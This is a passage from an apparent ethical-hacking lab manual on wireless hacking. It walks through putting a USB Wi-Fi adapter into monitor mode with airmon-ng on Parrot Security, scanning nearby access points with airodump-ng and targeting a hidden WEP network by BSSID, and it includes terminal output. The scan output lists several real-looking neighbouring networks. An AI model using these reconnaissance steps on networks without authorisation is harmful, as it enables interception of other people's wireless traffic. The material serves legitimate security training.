
3. Plug in the **Linksys 802.11 g WLAN** adapter.
4. A **New USB Device Detected** window appears. Select the **Connect to a virtual machine** radio-button under **Choose where you would like to connect Linksys 802.11 g WLAN**, and under **Virtual Machine Name**, select **Parrot Security**; click **OK**.



5. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a Terminal window.




6. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
7. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.
Note: The password that you type will not be visible
8. Now, type **cd** and press **Enter** to jump to the root directory.



9. In the **Parrot Terminal** window, type **ifconfig** and press **Enter**. Observe that the wireless interface (in this case, **wlx687f7467dbf6**) gets connected to the machine, as shown in the screenshot.

Note: The name of wireless interface might vary in your lab environment.



```
ifconfig - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]-[~]
#ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.10.1.13 netmask 255.255.255.0 broadcast 10.10.1.255
    inet6 fe80::82a:a151:e981:5c63 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:05:cc:ba txqueuelen 1000 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 17 bytes 1240 (1.2 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 12 bytes 640 (640.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 12 bytes 640 (640.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlx687f7467dbf6: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.29.6 netmask 255.255.255.0 broadcast 192.168.29.255
    inet6 fe80::497b:2bab:57de:36c4 prefixlen 64 scopeid 0x20<link>
    inet6 2405:201:5006:3916:2df7:f63f:21b6:88f2 prefixlen 64 scopeid 0x0<global>
    ether 68:7f:74:67:db:f6 txqueuelen 1000 (Ethernet)
    RX packets 918 bytes 166750 (162.8 KiB)
    RX errors 0 dropped 83 overruns 0 frame 0
    TX packets 90 bytes 11006 (10.7 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[root@parrot]-[~]
#
```


10. In the terminal window, type **airmon-ng start wlx687f7467dbf6** and press **Enter**. This command puts the wireless interface (in this case, **wlx687f7467dbf6**) into monitor mode.
11. The result appears, displaying the error: “**Found 2 processes that could cause trouble.**” To put the interface in monitor mode, these processes must be killed.
12. Here, the name of wireless interface (**wlx687f7467dbf6**) is too long, therefore, it would automatically rename it to wlan0mon.

```

airmon-ng start wlx687f7467dbf6 - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~# airmon-ng start wlx687f7467dbf6
Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

PID Name
585 NetworkManager
610 wpa_supplicant

PHY Interface Driver Chipset
phy0 wlx687f7467dbf6 rt2800usb 802.11g Adapter [Linksys WUSB54GC v3] WUSB54GC v3 802.11g Adapter
[Ralink RT2070L]
Interface wlx687f7467dbf6mon is too long for linux so it will be renamed to the old style (wlan#) name.

(mac80211 monitor mode vif enabled on [phy0]wlan0mon
(mac80211 station mode vif disabled for [phy0]wlx687f7467dbf6)

[root@parrot]~#

```

13. Type **airmon-ng check kill** and press **Enter** to stop the network managers and kill the interfering processes.

```

airmon-ng check kill - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~# airmon-ng check kill
Killing these processes:

PID Name
610 wpa_supplicant

[root@parrot]~#

```

14. Now, run the command **airmon-ng start wlan0mon** again to put the wireless interface in monitor mode.
15. Note that **Linksys WUSB54GC v3 802.11g** Adapter is now running in monitor mode on the wlan0mon interface, as shown in the screenshot.

Module 16 – Hacking Wireless Networks

```
airmon-ng start wlan0mon - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]-[~]
#airmon-ng start wlan0mon

PHY      Interface      Driver      Chipset
phy0     wlan0mon       rt2800usb   802.11g Adapter [Linksys WUSB54GC v3]
WUSB54GC v3 802.11g Adapter [Ralink RT2070L]
(mac80211 monitor mode already enabled for [phy0]wlan0mon on
[phy0]wlan0mon)
```

16. Type **airodump-ng wlan0mon** and press **Enter**. This command requests a list of detected access points, and connected clients (“stations”).

```
Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]-[~]
#airodump-ng wlan0mon
```

17. The result appears, displaying the available access points. Note the hidden ESSID associated with BSSID: **54:37:BB:68:88:F9**.

Note: The BSSID associated with the hidden ESSID will differ in your lab environment.

Note: airodump-ng hops from channel to channel and shows all access points from which it can receive beacons. Channels 1 to 14 are used for 802.11b and g.

```
airodump-ng wlan0mon - Parrot Terminal
File Edit View Search Terminal Help
CH 7 ][ Elapsed: 2 mins ][ 2022-07-01 03:38

BSSID          PWR  Beacons    #Data, #/s  CH  MB  ENC  CIPHER  AUTH  ESSID
18:  -45      53         63    0    1  130  WPA2  CCMP    PSK  HA
00:  -51      45          9    3   11  195  WPA2  CCMP    PSK  NO_CONNECTION5
6C:  -51      49          0    0    1  130  WPA2  CCMP    PSK  The Extender
56:  -52      59          0    0   11  130  WPA2  CCMP    PSK  <length: 0>
54:37:BB:68:88:F9 -55      65          0    0   11  54e  WEP   WEP      PSK  CEH-Labs
A8:  -75      44          0    0    1  130  WPA2  CCMP    PSK  SI
30:  -72      30          1    0    6  130  WPA2  CCMP    PSK  Spyingonyou_2
18:  -85      33          0    0    2  130  WPA2  CCMP    PSK  PA
70:  -88       2          0    0   11  130  WPA2  CCMP    PSK  VE
BC:  -84       4          0    0    9  270  WPA2  CCMP    PSK  JU
98:  -1       0          52    0    1   -1  OPN             PSK  <length: 0>

BSSID          STATION        PWR  Rate  Lost  Frames  Notes  Probes
18:  98:  -18    0 - 6e    0    67      HAR
18:  26:  -44   1e- 5    0     4
```


18. Click the **MATE Terminal** icon () at the top of the **Desktop** window to open another **Terminal** window.

19. A **Parrot Terminal** window appears. In the new terminal window, type **sudo su** and press Enter to run the programs as a root user.

20. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.


Note: The password that you type will not be visible.

21. Now, type **cd** and press **Enter** to jump to the root directory.

22. In the terminal window, type **airodump-ng --bssid 54:37:BB:68:88:F9 wlan0mon** and press **Enter**.

Note: In this command,

- **--bssid:** MAC address of the target access point (in this example, **54:37:BB:68:88:F9**).
- **wlan0mon:** Wireless interface

